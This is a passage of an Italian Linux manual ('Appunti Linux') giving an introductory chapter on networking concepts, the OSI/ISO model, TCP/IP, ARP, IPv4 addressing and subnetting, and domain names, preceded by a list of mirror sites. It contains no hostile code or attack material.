
  riproduzioni speculari del Pluto:
  - <*ftp://pluto.psy.unipd.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*ftp://ftp.linux.it/pub/mirrors/pluto/ildp/AppuntiLinux/*>
  - <*ftp://freedom.dicea.unifi.it/pub/linux/pluto/ildp/AppuntiLinux/*>
- <*ftp://ftp.appuntilinux.prosa.it/pub/AppuntiLinux/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**HTTP**

- <*http://genius.allnet.it/AppuntiLinux/*>
  Fabrizio Giammatteo, Allnet srl, master @ allnet.it
- <*http://www.pluto.linux.it/ildp/AppuntiLinux/*>
  Michele Dalla Silvestra, dalla @ pluto.linux.it
  riproduzioni speculari di Appunti Linux:
  - <*http://galileo.fis.uniroma2.it/linux/help-docs/AppuntiLinux/*>

  riproduzioni speculari di ILDP:
  - <*http://www.panservice.it/mirror/ILDP/AppuntiLinux/*>

  riproduzioni speculari del Pluto:
  - <*http://pluto.psy.unipd.it/ildp/AppuntiLinux/*>
  - <*http://freedom.dicea.unifi.it/pub/pluto/ildp/AppuntiLinux/*>
  - <*http://pluto.trew.it/ildp/AppuntiLinux/*>
- <*http://www.appuntilinux.prosa.it/*>
  Davide Barbieri, Prosa srl, paci @ prosa.it

**CD-ROM allegati a riviste**

- La rivista «inter-punto-net» (inter.net) pubblica periodicamente Appunti Linux in uno dei CD-ROM allegati. Questi CD-ROM sono preparati da Michele Dalla Silvestra, dalla @ pluto.linux.it

La diffusione in qualunque forma di questa opera è consentita e incoraggiata. Chiunque, se lo desidera, può attivare un sito speculare, cioè un *mirror* (accordandosi con l'amministratore del sito dal quale decide di attingere i dati). Nell'introduzione è riassunto ciò che si deve fare per realizzarlo. Attenzione: per la riproduzione completa sono necessari circa 100 Mbyte.

Parte xvii

# Nozioni elementari

# Introduzione alle reti e al TCP/IP

La funzionalità più importante di un sistema Unix è la possibilità di comunicare attraverso la rete. GNU/Linux, offrendo tutte le caratteristiche di un sistema Unix ben dotato, è un'ottima risposta ai problemi legati alla gestione di una rete.

Prima di iniziare a vedere le particolarità delle reti TCP/IP, tipiche degli ambienti Unix, conviene introdurre alcuni concetti generali.

## 68.1 Concetti elementari

Il termine ***rete*** si riferisce idealmente a una maglia di collegamenti. In pratica indica un insieme di componenti collegati tra loro in qualche modo a formare un sistema. Questo concetto si riferisce alla teoria dei grafi.

Ogni ***nodo*** di questa rete corrisponde generalmente a un elaboratore, che spesso viene definito *host* (elaboratore *host*), o anche ***stazione***, e i collegamenti tra questi consentono il passaggio di dati in forma di ***pacchetti***.

### 68.1.1 Estensione

Una rete può essere più o meno estesa, e in tal senso si usano degli acronimi standard:

- **LAN, *Local Area Network*, rete locale**

  quando la rete è contenuta nell'ambito di un edificio, o di un piccolo gruppo di edifici adiacenti;

- **MAN, *Metropolitan Area Network*, rete metropolitana**

  quando la rete è composta dall'unione di più LAN nell'ambito della stessa area metropolitana, in altri termini si tratta di una rete estesa sul territorio di una città;

- **WAN, *Wide Area Network*, rete geografica**

  quando la rete è composta dall'unione di più MAN, ed eventualmente anche di LAN, estendendosi geograficamente oltre l'ambito di una città singola.

Evidentemente, Internet è una rete WAN.

### 68.1.2 Topologia

Le strutture fondamentali delle reti (si parla in questo caso di ***topologia di rete***) sono di tre tipi:

- stella;
- anello;
- bus.

Si ha una rete a stella quando tutti i nodi periferici sono connessi a un nodo principale in modo indipendente dagli altri. Così, tutte le comunicazioni passano per il nodo centrale e in pratica sono gestite completamente da quest'ultimo. Rientra in questa categoria il collegamento ***punto-punto***, o *point-to-point*, in cui sono collegati solo due nodi.

Si ha una rete ad anello quando tutti i nodi sono connessi tra loro in sequenza, in modo da formare un anello ideale, e ognuno ha un contatto diretto solo con il precedente e il successivo. In questo modo, la comunicazione avviene (almeno in teoria) a senso unico, e ogni nodo ritrasmette al successivo i dati che non sono destinati allo stesso.

Si ha una rete a bus quando la connessione dei nodi è condivisa da tutti, per cui i dati trasmessi da un nodo sono intercettabili da tutti gli altri. In questa situazione la trasmissione simultanea da parte di due nodi genera un collisione e la perdita del messaggio trasmesso.

### 68.1.3 Pacchetto

I dati viaggiano nella rete in forma di ***pacchetti***. Il termine è appropriato perché si tratta di una sorta di confezionamento delle informazioni attraverso cui si definisce il mittente e il destinatario dei dati trasmessi.

Il confezionamento e le dimensioni dei pacchetti dipendono dal tipo di rete fisica utilizzata.

I dati sono un materiale duttile che può essere suddiviso e aggregato in vari modi. Ciò significa che, durante il loro tragitto, i dati possono essere scomposti e ricomposti più volte e in modi differenti. Per esempio, per attraversare un particolare segmento di una rete, potrebbe essere necessario suddividere dei pacchetti troppo grandi in pacchetti più piccoli, oppure potrebbe essere utile il contrario.

In particolare, si parla di ***incapsulamento*** quando i pacchetti vengono inseriti all'interno di altri pacchetti, e di ***tunnel*** quando questa tecnica viene usata in modo sistematico tra due punti.

A questo punto, dovrebbe essere evidente che il significato del termine pacchetto può avere valore solo in riferimento a un contesto preciso. Sui documenti che trattano delle reti in modo più approfondito, si parla anche di ***trama*** e di PDU (*Protocol Data Unit*), ma in generale, se non c'è la necessità di distinguere sfumature particolari di questo problema, è meglio evitare di usare termini che potrebbero creare confusione.

Il termine *datagram*, o datagramma, rappresenta il pacchetto di un protocollo non connesso, e per questo non va inteso come sinonimo di pacchetto in senso generale.

### 68.1.4 Protocollo

I pacchetti di dati vengono trasmessi e ricevuti in base a delle regole definite da un ***protocollo di comunicazione***.

A qualunque livello della nostra esistenza è necessario un protocollo per comunicare: in un colloquio tra due persone, chi parla invia un messaggio all'altra che, per riceverlo, deve ascoltare. Volendo proseguire con questo esempio, si può anche considerare il problema dell'inizio e della conclusione della comunicazione: la persona con cui si vuole comunicare oralmente deve essere raggiunta e si deve ottenere la sua attenzione, per esempio con un saluto; alla fine della comunicazione occorre un modo per definire che il contatto è terminato, con una qualche forma di commiato.

Quanto appena visto è solo una delle tante situazioni possibili. Si può immaginare cosa accada in un'assemblea o in una classe durante una lezione.

La distinzione più importante tra i protocolli è quella che li divide in connessi e non connessi. Il protocollo non connesso, o *datagram*, funziona in modo simile all'invio di una cartolina, o di una lettera, che contiene l'indicazione del destinatario ma non il mittente. In tal caso, il protocollo non fornisce il mezzo per determinare se il messaggio è giunto o meno a destinazione. Il protocollo connesso prevede la conferma dell'invio di un messaggio, la ritrasmissione in caso di errore, e la ricomposizione dell'ordine dei pacchetti.

## 68.2 Modello OSI/ISO

La gestione della comunicazione in una rete è un problema complesso, e in passato, questo è stato alla base delle maggiori incompatibilità tra i vari sistemi, a cominciare dalle differenze legate all'hardware.

Il modello OSI (*Open System Interconnection*), diventato parte degli standard ISO, scompone la gestione della rete in livelli, o strati (*layer*). Questo modello non definisce uno standard tecnologico, ma un riferimento comune ai concetti che riguardano le reti.

I livelli del modello OSI/ISO sono sette e, per tradizione, vanno visti nel modo indicato nell'elenco seguente, dove il primo livello è quello più basso ed è a contatto del supporto fisico di trasmissione, mentre l'ultimo è quello più alto ed è a contatto delle applicazioni utilizzate dall'utente.

- **Livello 7 Applicazione**

  Interfaccia di comunicazione con i programmi (*Application Program Interface*).

- **Livello 6 Presentazione**

  Formattazione e trasformazione dei dati a vario titolo, compresa la cifratura e decifratura.

- **Livello 5 Sessione**

  Instaurazione, mantenimento e conclusione delle sessioni di comunicazione.

- **Livello 4 Trasporto**

  Invio e ricezione di dati in modo da controllare e, possibilmente, correggere gli errori.

- **Livello 3 Rete**

  Definizione delle trame (*frame*), dell'indirizzamento e dell'instradamento in modo astratto rispetto al tipo fisico di comunicazione.

- **Livello 2 Collegamento dati** (*data link*)

  Definizione dei pacchetti e dell'indirizzamento in funzione del tipo fisico di comunicazione.

- **Livello 1 Fisico**

  Trasmissione dei dati lungo il supporto fisico di comunicazione.

### 68.2.1 Comunicazione tra i livelli e imbustamento

I dati da trasmettere attraverso la rete, vengono prodotti al livello più alto del modello, quindi, con una serie di trasformazioni e aggiungendo le informazioni necessarie, vengono passati di livello in livello fino a raggiungere il primo, quello del collegamento fisico. Nello stesso modo, quando i dati vengono ricevuti dal livello fisico, vengono passati e trasformati da un livello al successivo, fino a raggiungere l'ultimo.

In questo modo, si può dire che a ogni passaggio verso il basso i pacchetti vengano imbustati in pacchetti (più grandi) del livello inferiore, mentre, a ogni passaggio verso l'alto, i pacchetti vengono estratti dalla busta di livello inferiore. In questa circostanza, si parla preferibilmente di PDU di livello *n* (*Protocol Data Unit*) per identificare il pacchetto realizzato a un certo livello del modello ISO/OSI.

```
+-------------------+
| Applicazione      | 7-PDU      |               ^
+-------------------+            |               |
| Presentazione     |            |               |
+-------------------+            |               |
| Sessione          |            |               |
+-------------------+            |          Estrazione
| Trasporto         |     Imbustamento           |
+-------------------+            |               |
| Rete              |            |               |
+-------------------+            |               |
| Collegamento dati |            |               |
+-------------------+            |               |
| Fisico            | 1-PDU      V               |
+-------------------+
```

Figura 68.1: Trasformazione dei pacchetti da un livello all'altro.

Nel passaggio da un livello a quelli inferiore, l'imbustamento implica un aumento delle dimensioni del pacchetto, ovvero del PDU. A certi livelli, può essere introdotta la frammentazione e la ricomposizione dei pacchetti, a seconda delle esigenze di questi.

## 68.3 Interconnesione tra le reti

In precedenza sono stati visti i tipi elementari di topologia di rete. Quando si vogliono unire due reti elementari per formare una rete più grande, si devono utilizzare dei nodi speciali connessi simultaneamente a entrambe le reti da collegare. A seconda del livello su cui intervengono per effettuare questo collegamento, si parla di bridge, router o gateway.

### 68.3.1 Bridge

Il ***bridge*** mette in connessione due (o più) reti limitandosi a intervenire nei primi due livelli del modello OSI/ISO. Di conseguenza, il bridge è in grado di connettere tra loro solo reti fisiche dello stesso tipo.

In altri termini, si può dire che il bridge sia in grado di connettere reti separate che hanno uno schema di indirizzamento compatibile.

Il bridge più semplice duplica ogni pacchetto, del secondo livello OSI/ISO, nelle altre reti a cui è connesso; il bridge più sofisticato è in grado di determinare gli indirizzi dei nodi connessi nelle varie reti, in modo da trasferire solo i pacchetti che necessitano questo attraversamento.

Dal momento che il bridge opera al secondo livello OSI/ISO, non è in grado di distinguere i pacchetti in base ai protocolli di rete del terzo livello (TCP/IP, IPX/SPX,...), e quindi trasferisce indifferentemente tali pacchetti.

Teoricamente, possono esistere bridge in grado di gestire connessioni con collegamenti ridondanti, in modo da determinare automaticamente l'itinerario migliore per i pacchetti e da bilanciare il carico di utilizzo tra diverse connessioni alternative. Tuttavia, questo compito viene svolto preferibilmente dai router.

```
+-------------------+                                   +-------------------+
| Applicazione      |                                   | Applicazione      |
+-------------------+                                   +-------------------+
| Presentazione     |                                   | Presentazione     |
+-------------------+                                   +-------------------+
| Sessione          |                                   | Sessione          |
+-------------------+                                   +-------------------+
| Trasporto         |                                   | Trasporto         |
+-------------------+                                   +-------------------+
| Rete              |              BRIDGE               | Rete              |
+-------------------+   +---------------------------+   +-------------------+
| Collegamento dati |   |     Collegamento dati     |   | Collegamento dati |
+-------------------+   +-----------+---+-----------+   +-------------------+
| Fisico            |   |  Fisico   |   |  Fisico   |   | Fisico            |
+-------------------+   +-----------+   +-----------+   +-------------------+
         |                   |                |                   |
         +-------------------+                +-------------------+
```

Figura 68.2: Il bridge trasferisce i PDU di secondo livello; in pratica trasferisce tutti i tipi di pacchetto riferiti al tipo di rete fisica a cui è connesso.

### 68.3.2 Router

Il ***router*** mette in connessione due (o più) reti intervenendo al terzo livello del modello OSI/ISO. Di conseguenza, il router è in grado di trasferire solo i pacchetti di un determinato tipo di protocollo di rete (TCP/IP, IPX/SPX,...), indipendentemente dal tipo di reti fisiche connesse effettivamente.

In altri termini, si può dire che il router sia in grado di connettere reti separate che hanno schemi di indirizzamento differenti, ma che utilizzano lo stesso tipo di protocollo di rete al terzo livello OSI/ISO.[1]

```
+-------------------+                                   +-------------------+
| Applicazione      |                                   | Applicazione      |
+-------------------+                                   +-------------------+
| Presentazione     |                                   | Presentazione     |
+-------------------+                                   +-------------------+
| Sessione          |                                   | Sessione          |
+-------------------+                                   +-------------------+
| Trasporto         |              ROUTER               | Trasporto         |
+-------------------+   +---------------------------+   +-------------------+
| Rete              |   |           Rete            |   | Rete              |
+-------------------+   +-----------+---+-----------+   +-------------------+
| Collegamento dati |   | C. dati   |   | C. dati   |   | Collegamento dati |
+-------------------+   +-----------+   +-----------+   +-------------------+
| Fisico            |   |  Fisico   |   |  Fisico   |   | Fisico            |
+-------------------+   +-----------+   +-----------+   +-------------------+
         |                   |                |                   |
         +-------------------+                +-------------------+
```

Figura 68.3: Il router trasferisce i PDU di terzo livello; in pratica trasferisce i pacchetti di un certo tipo di protocollo a livello di rete.

L'instradamento dei pacchetti attraverso le reti connesse al router avviene in base a una tabella di instradamento che può anche essere determinata in modo dinamico, in presenza di connessioni ridondanti, come già accennato per il caso dei bridge.

### 68.3.3 Gateway

Il ***gateway*** mette in connessione due (o più) reti intervenendo all'ultimo livello, il settimo, del modello OSI/ISO. In questo senso, il suo scopo non è tanto quello di connettere delle reti differenti, ma di mettere in connessione i servizi di due o più ambienti che altrimenti sarebbero incompatibili.

[1] Negli ambienti Unix si utilizza spesso il termine gateway impropriamente, per fare riferimento a ciò che in realtà è un router.

Spesso, negli ambienti Unix, il termine gateway viene utilizzato impropriamente come sinonimo di router, ma sarebbe bene, quando possibile, fare attenzione a queste definizioni.

## 68.4 TCP/IP e il modello OSI/ISO

Il nome TCP/IP rappresenta un sistema di protocolli di comunicazione basati su IP, e si tratta di quanto utilizzato normalmente negli ambienti Unix. In pratica, il protocollo IP si colloca al terzo livello ISO/OSI, mentre TCP si colloca al di sopra di questo e utilizza IP al livello inferiore. In realtà, il TCP/IP annovera anche un altro protocollo importante: UDP.

I vari aspetti del sistema di protocolli TCP/IP si possono apprendere mano a mano che si studiano gli indirizzamenti e i servizi di rete che vengono resi disponibili. In questa fase conviene rivedere il modello OSI/ISO in abbinamento al TCP/IP.

| Livello | Definizione | Descrizione |
|---|---|---|
| 7 | Applicazione | Applicazioni. |
| 6 | Presentazione | Definizione standard del formato dei dati utilizzati. |
| 5 | Sessione | Protocolli dei servizi (FTP, HTTP, SMTP, RPC,...). |
| 4 | Trasporto | Protocolli TCP e UDP. |
| 3 | Rete | Protocollo IP. |
| 2 | Collegamento dati | Trasmissione e ricezione dati dipendente dal tipo di hardware. |
| 1 | Fisico | Hardware. |

Tabella 68.1: Modello OSI/ISO di suddivisione delle competenze di un sistema TCP/IP.

### 68.4.1 Livello 1 – Fisico

Perché si possa avere una connessione con altri nodi, è necessario inizialmente un supporto fisico, composto solitamente da un cavo e da interfacce di comunicazione. La connessione tipica in una rete locale è fatta utilizzando hardware Ethernet. Il cavo o i cavi e le schede Ethernet appartengono a questo primo livello.

### 68.4.2 Livello 2 – Collegamento dei dati

Il tipo di hardware utilizzato nel primo livello determina il modo in cui avviene effettivamente la comunicazione. Nel caso dell'hardware Ethernet, ogni scheda ha un proprio indirizzo univoco (stabilito dal fabbricante) composto da 48 bit e rappresentato solitamente in forma esadecimale, come nell'esempio seguente:

```
00:A0:24:77:49:97
```

### 68.4.3 Livello 3 – Rete

Per poter avere un tipo di comunicazione indipendente dal supporto fisico utilizzato, è necessaria un'astrazione che riguarda il modo di inviare blocchi di dati, l'indirizzamento di questi e il loro instradamento. Per quanto riguarda il TCP/IP, questo è il livello del protocollo IP, attraverso il quale vengono definiti gli indirizzi e gli instradamenti relativi.

Quando un pacchetto è più grande della dimensione massima trasmissibile in quel tipo di rete fisica utilizzata, è il protocollo IP che si deve prendere cura di scomporlo in segmenti più piccoli e di ricombinarli correttamente alla destinazione.

### 68.4.4 Livello 4 – Trasporto

A questo livello appartengono i protocolli di comunicazione che si occupano di frammentare e ricomporre i dati, di correggere gli errori e di prevenire intasamenti della rete. I protocolli principali di questo livello sono TCP (*Transmission Control Protocol*) e UDP (*User Datagram Protocol*).

Il protocollo TCP, in qualità di protocollo connesso, oltre alla scomposizione e ricomposizione dei dati, si occupa di verificare e riordinare i dati all'arrivo: i pacchetti perduti o errati vengono ritrasmessi e i dati finali vengono ricomposti. Il protocollo UDP, essendo un protocollo non connesso, non esegue alcun controllo.

A questo livello si introduce, a fianco dell'indirizzo IP, il numero di porta. Il percorso di un pacchetto ha un'origine identificata dal numero IP e da una porta, e una destinazione identificata da un altro numero IP e dalla porta relativa. Le porte identificano dei servizi concessi o richiesti e la gestione di questi riguarda il livello successivo.

### 68.4.5 Livello 5 – Sessione

Ogni servizio di rete (condivisione del filesystem, posta elettronica, FTP, ecc.) ha un proprio protocollo, porte di servizio e un meccanismo di trasporto (quelli definiti nel livello inferiore). Ogni sistema può stabilire le proprie regole, anche se in generale è opportuno che i nodi che intendono comunicare utilizzino le stesse porte e gli stessi tipi di trasporto. Questi elementi sono stabiliti dal file `/etc/services`. Segue un breve estratto di esempio.

```
ftp             21/tcp
telnet          23/tcp
smtp            25/tcp
finger          79/tcp
pop-3           110/tcp
```

Per esempio, il servizio **`ftp`** utilizza la porta 21 per comunicare e il protocollo di trasporto è il TCP.

Quando si avvia una comunicazione a questo livello, si parla di sessione. Quindi, si apre o si chiude una sessione.

### 68.4.6 Livello 6 – Presentazione

I dati che vengono inviati utilizzando le sessioni del livello inferiore devono essere uniformi, indipendentemente dalle caratteristiche fisiche delle macchine che li elaborano. A questo livello si inseriscono normalmente delle librerie in grado di gestire un'eventuale conversione dei dati tra l'applicazione e la sessione di comunicazione.

### 68.4.7 Livello 7 – Applicazione

L'ultimo livello è quello dell'applicazione che utilizza le risorse di rete. Con la suddivisione delle competenze in così tanti livelli, l'applicazione non ha la necessità di occuparsi della comunicazione, e così anche l'utente, in molti casi, può non rendersi conto della presenza di questa.

## 68.5 ARP

A livello elementare, la comunicazione attraverso la rete deve avvenire in un modo compatibile con le caratteristiche fisiche di questa. In pratica, le connessioni devono avere una forma di attuazione al secondo livello del modello appena presentato (collegamento dati); i livelli superiori sono solo astrazioni della realtà che c'è effettivamente sotto. Per poter utilizzare un protocollo che si ponga al terzo livello, come nel caso di IP che viene descritto più avanti, occorre un modo per definire un abbinamento tra gli indirizzi di questo protocollo superiore e gli indirizzi fisici delle interfacce utilizzate effettivamente, secondo le specifiche del livello inferiore.

Volendo esprimere la cosa in modo pratico, si può pensare alle interfacce Ethernet, che hanno un sistema di indirizzamento composto da 48 bit. Quando con un protocollo di livello 3 (rete) si vuole contattare un nodo identificato in maniera diversa da quanto previsto al livello 2, se non si conosce l'indirizzo Ethernet, ma ammettendo che tale nodo si trovi nella rete fisica locale, viene inviata una richiesta circolare secondo il protocollo ARP (*Address Resolution protocol*).

La richiesta ARP dovrebbe essere ascoltata da tutte le interfacce connesse fisicamente a quella rete fisica, e ogni nodo dovrebbe passare tale richiesta al livello 3, in modo da verificare se l'indirizzo richiesto corrisponde al proprio. In questo modo, il nodo che ritiene di essere quello che si sta cercando dovrebbe rispondere, rivelando il proprio indirizzo Ethernet.

Ogni nodo dovrebbe essere in grado di conservare per un certo tempo le corrispondenze tra gli indirizzi di livello 2 con quelli di livello 3, ottenuti durante il funzionamento. Questo viene fatto nella tabella ARP, che comunque va verificata a intervalli regolari.

## 68.6 Indirizzi IPv4

Come è stato visto nelle sezioni precedenti, al di sopra dei primi due livelli strettamente fisici di comunicazione, si inserisce la rete dal punto di vista di Unix: un insieme di nodi, spesso definiti *host*, identificati da un indirizzo IP. Di questi ne esistono almeno due versioni: IPv4 e IPv6. Il primo è quello ancora ufficialmente in uso, ma a causa del rapido esaurimento degli indirizzi disponibili nella comunità Internet, è in corso di introduzione il secondo.

Gli indirizzi IP versione 4, cioè quelli tradizionali, sono composti da una sequenza di 32 bit, suddivisi convenzionalmente in quattro gruppetti di 8 bit, e rappresentati in modo decimale separati da un punto. Questo tipo di rappresentazione è definito come: ***notazione decimale puntata***.

Per esempio, **`00000001.00000010.00000011.00000100`** corrisponde al codice **`1.2.3.4`**

### 68.6.1 Indirizzo di rete e indirizzo del nodo

All'interno di un indirizzo del genere si distinguono due parti: l'indirizzo di rete e l'indirizzo del nodo particolare. Il meccanismo è simile a quello del numero telefonico in cui la prima parte del numero, il prefisso, definisce la zona ovvero il distretto telefonico, mentre il resto identifica l'apparecchio telefonico specifico di quella zona. In pratica, quando viene richiesto un indirizzo IP, si ottiene un indirizzo di rete in funzione della quantità di nodi che si devono connettere. In questo indirizzo, una certa quantità di bit nella parte finale sono azzerati, e questo significa che quella parte finale può essere utilizzata per gli indirizzi specifici dei nodi. Per esempio, l'indirizzo di rete potrebbe essere:

**`00000001.00000010.00000011.00000000`**

e in tal caso, si potrebbero utilizzare gli ultimi 8 bit per gli indirizzi dei vari nodi.

### 68.6.2 Indirizzo di rete e indirizzo broadcast

L'indirizzo di rete, non può identificare un nodo. Quindi, tornando all'esempio, l'indirizzo

**`00000001.00000010.00000011.00000000`**

non può essere usato per identificare anche un nodo. Inoltre, un indirizzo in cui i bit finali lasciati per identificare i nodi siano tutti a uno,

**`00000001.00000010.00000011.11111111`**

identifica un indirizzo ***broadcast***, cioè un indirizzo per la trasmissione a tutti i nodi di quella rete. Di conseguenza, un indirizzo broadcast non può essere utilizzato per identificare un nodo.

### 68.6.3 Sottoreti

Naturalmente, i bit che seguono l'indirizzo di rete possono anche essere utilizzati per suddividere la rete in sottoreti. Nel caso di prima, si potrebbero per voler creare due sottoreti utilizzando i primi due bit che seguono l'indirizzo di rete originario:

- xxxxxxxx.xxxxxxxx.xxxxxxxx.00000000

  indirizzo di rete;
- xxxxxxxx.xxxxxxxx.xxxxxxxx.01000000

  indirizzo della prima sottorete;
- xxxxxxxx.xxxxxxxx.xxxxxxxx.10000000

  indirizzo della seconda sottorete;
- xxxxxxxx.xxxxxxxx.xxxxxxxx.11111111

  indirizzo broadcast.

In questo esempio, per ogni sottorete, resterebbero 6 bit a disposizione per identificare i nodi: da 000001 a 111110.

### 68.6.4 Maschera di rete o netmask

Il meccanismo utilizzato per distinguere la parte dell'indirizzo che identifica la rete è quello della ***maschera di rete*** o *netmask*. La maschera di rete è un indirizzo che viene abbinato all'indirizzo da analizzare con l'operatore booleano AND, per filtrare la parte di bit che interessano. Una maschera di rete che consenta di classificare i primi 24 bit come indirizzo di rete sarà:

**`11111111.11111111.11111111.00000000`**

cosa che coincide al ben più noto codice seguente:

255.255.255.0

Utilizzando l'esempio visto in precedenza, abbinando questa maschera di rete si ottiene l'indirizzo di rete:

**`00000001.00000010.00000011.00000100`** nodo (1.2.3.4)

**`11111111.11111111.11111111.00000000`** maschera di rete (255.255.255.0)

**`00000001.00000010.00000011.00000000`** indirizzo di rete (1.2.3.0).

### 68.6.5 Classi di indirizzi

Gli indirizzi IP sono stati classificati in cinque gruppi, a partire dalla lettera «A» fino alla lettera «E».

Classe A

Gli indirizzi di classe A hanno il primo bit a zero, utilizzano i sette bit successivi per identificare l'indirizzo di rete e lasciano i restanti 24 bit per identificare i nodi.

`0rrrrrrr.hhhhhhhh.hhhhhhhh.hhhhhhhh`

All'interno di questa classe si possono usare indirizzi che vanno da:

`00000001.________.________.________`

a

`01111110.________.________.________`.

In pratica, appartengono a questa classe gli indirizzi compresi tra `1.___.___.___` e `126.___.___.___`.

Classe B

Gli indirizzi di classe B hanno il primo bit a uno e il secondo a zero, utilizzano i 14 bit successivi per identificare l'indirizzo di rete e lasciano i restanti 16 bit per identificare i nodi.

`10rrrrrr.rrrrrrrr.hhhhhhhh.hhhhhhhh`

All'interno di questa classe si possono usare indirizzi che vanno da:

`10000000.00000001.________.________`

a

`10111111.11111110.________.________`.

In pratica, appartengono a questa classe gli indirizzi compresi tra `128.1.___.___` e `191.254.___.___`.

Classe C

Gli indirizzi di classe C hanno i primi due bit a uno e il terzo a zero, utilizzano i 21 bit successivi per identificare l'indirizzo di rete e lasciano i restanti 8 bit per identificare i nodi.

`110rrrrr.rrrrrrrr.rrrrrrrr.hhhhhhhh`

All'interno di questa classe si possono usare indirizzi che vanno da:

`11000000.00000000.00000000.________`

a

`11011111.11111111.11111110.________`.

In pratica, appartengono a questa classe gli indirizzi compresi tra 192.0.1.___ e 223.255.254.___.

Classe D

Gli indirizzi di classe D hanno i primi tre bit a uno e il quarto a zero. Si tratta di una classe destinata a usi speciali.

`1110____.________.________.________`

Classe E

Gli indirizzi di classe E hanno i primi quattro bit a uno e il quinto a zero. Si tratta di una classe destinata a usi speciali.

`11110___.________.________.________`

### 68.6.6 Indirizzi broadcast in generale

Un indirizzo broadcast si distingue per avere la parte finale (più o meno lunga) di bit a uno. Un indirizzo broadcast identifica tutte le reti, le sottoreti e i nodi di quel segmento. Per esempio, l'indirizzo:

`00000001.00000010.11111111.11111111`

rappresenta simultaneamente tutti gli indirizzi che iniziano con `00000001.00000010`.

### 68.6.7 Indirizzo relativo alla rete locale

L'indirizzo che si ottiene abbinando l'indirizzo di un nodo e la sua maschera di rete **invertita** con l'operatore AND è l'indirizzo del nodo relativo alla propria rete. Esempio:

`00000001.00000010.00000011.00000100` nodo (1.2.3.4)

`00000000.00000000.00000000.11111111` maschera di rete invertita (0.0.0.255)

`00000000.00000000.00000000.00000100` indirizzo relativo (0.0.0.4).

### 68.6.8 Indirizzo di loopback – 127.___.___.___

Dalla classe A è stato escluso l'indirizzo 127.0.0.0 che identifica una rete immaginaria interna al nodo stesso. All'interno di questa rete si trova normalmente un'interfaccia di rete immaginaria connessa su questa rete: 127.0.0.1.

Per identificare questi indirizzi si parla di *loopback*, anche se questo termine viene usato ancora in altri contesti con significati differenti.

All'interno di ogni nodo, quindi, questo indirizzo corrisponde a se stesso. Serve in particolare per non disturbare la rete quando un programma (che usa la rete) deve fare riferimento a se stesso.

### 68.6.9 Default route – 0.0.0.0

*Default route* è il percorso, o la strada predefinita per l'instradamento dei pacchetti. Il termine **`defaultroute`** fa automaticamente riferimento a questo indirizzo particolare.

### 68.6.10 Indirizzi riservati per le reti private

Se non si ha la necessità di rendere accessibili i nodi della propria rete locale alla rete globale Internet, si possono utilizzare alcuni gruppi di indirizzi che sono stati riservati a questo scopo e che non corrispondono a nessun nodo raggiungibile attraverso Internet.

Nella classe A è stato riservato l'intervallo da

**`00001010.00000000.00000000.00000000 = 10.0.0.0`**

a

**`00001010.11111111.11111111.11111111 = 10.255.255.255`**.

Nella classe B è stato riservato l'intervallo da

**`10101100.00010000.00000000.00000000 = 172.16.0.0`**

a

**`10101100.00010000.11111111.11111111 = 172.31.255.255`**.

Nella classe C è stato riservato l'intervallo da

**`11000000.10101000.00000000.00000000 = 192.168.0.0`**

a

**`11000000.10101000.11111111.11111111 = 192.168.255.255`**.

### 68.6.11 Sottoreti e instradamento

Quando si scompone la propria rete locale in sottoreti, di solito lo si fa per non intasarla. Infatti è probabile che si possano raggruppare i nodi in base alle attività che essi condividono. Le sottoreti possono essere immaginate come raggruppamenti di nodi separati che di tanto in tanto hanno la necessità di accedere a nodi situati al di fuori del loro gruppo. Per collegare due sottoreti occorre un nodo con due schede di rete, ognuno connesso con una delle due reti, configurato in modo da lasciare passare i pacchetti destinati all'altra rete. Questo è un router, chiamato abitualmente gateway, e in pratica svolge l'attività di instradamento dei pacchetti.

### 68.6.12 Maschere IP e maschere di rete

Il modo normale di rappresentare una maschera degli schemi di indirizzamento di IPv4 è quello della notazione decimale puntata a ottetti, come visto fino a questo punto. Tuttavia, considerato che le maschere servono prevalentemente per definire dei gruppi di indirizzi IP, cioè delle reti (o sottoreti), tali maschere hanno una forma piuttosto semplice: una serie continua di bit a 1 e la parte restante di bit a 0. Pertanto, quando si tratta di definire una maschera di rete, potrebbe essere conveniente indicare semplicemente il numero di bit da porre a 1. Per esempio, la classica maschera di rete di classe C, 255.255.255.0, equivale a dire che i primi 24 bit devono essere posti a 1.

La possibilità di rappresentare le maschere di rete in questo modo è apparsa solo in tempi recenti per quanto riguarda IPv4. Quindi, dipende dai programmi di utilità utilizzati effettivamente, il fatto che si possa usare o meno questa forma. In ogni caso, il modo normale di esprimerla è quello di indicare il numero IP seguito da una barra obliqua normale e dal numero di bit a 1 della maschera, come per esempio 192.168.1.1/24.

## 68.7 Nomi di dominio

La gestione diretta degli indirizzi IP è piuttosto faticosa dal punto di vista umano. Per questo motivo si preferisce associare un nome agli indirizzi numerici. Il sistema utilizzato attualmente è il DNS (*Domain*

*Name System*), ovvero il sistema dei nomi di dominio. Gli indirizzi della rete Internet sono organizzati ad albero in domini, sottodomini (altri sottodomini...), fino ad arrivare a identificare il nodo desiderato.

```
.                       (dominio principale o «root»)
|
|-com...                (dominio com)
|-edu...                (dominio edu)
|-org...                (dominio org)
|-net...                (dominio net)
|-it                    (dominio it)
|   |-beta              (dominio beta.it)
|   |   |-alfa          (dominio alfa.beta.it)
|   |   |   |-dani      (nodo dani.alfa.beta.it)
:   :   :   :
```

Figura 68.4: Struttura dei nomi di dominio.

Non esiste una regola per stabilire quante debbano essere le suddivisioni, di conseguenza, di fronte a un nome del genere non si può sapere a priori se si tratta di un indirizzo finale, riferito a un nodo singolo, o a un gruppo di questi.

Con il termine ***nome di dominio***, si può fare riferimento sia al nome completo di un nodo particolare, che a una parte di questo: quella iniziale. Dipende dal contesto stabilire cosa si intende veramente. Per fare un esempio che dovrebbe essere più comprensibile, è come parlare di un percorso all'interno di un filesystem: può trattarsi di una directory, oppure può essere il percorso completo che identifica precisamente un file.

Spesso, all'interno della propria rete locale, è possibile identificare un nodo attraverso il solo nome iniziale, senza la parte restante del dominio di appartenenza. Per esempio, se la rete in cui si opera corrisponde al dominio **`brot.dg`**, il nodo **`roggen`** verrà inteso essere **`roggen.brot.dg`**. Quando un nome di dominio contiene tutti gli elementi necessari a identificare un nodo, si parla precisamente di FQDN o *Fully Qualified Domain Name*, quindi, **`roggen.brot.dg`** dell'esempio precedente è un FQDN.

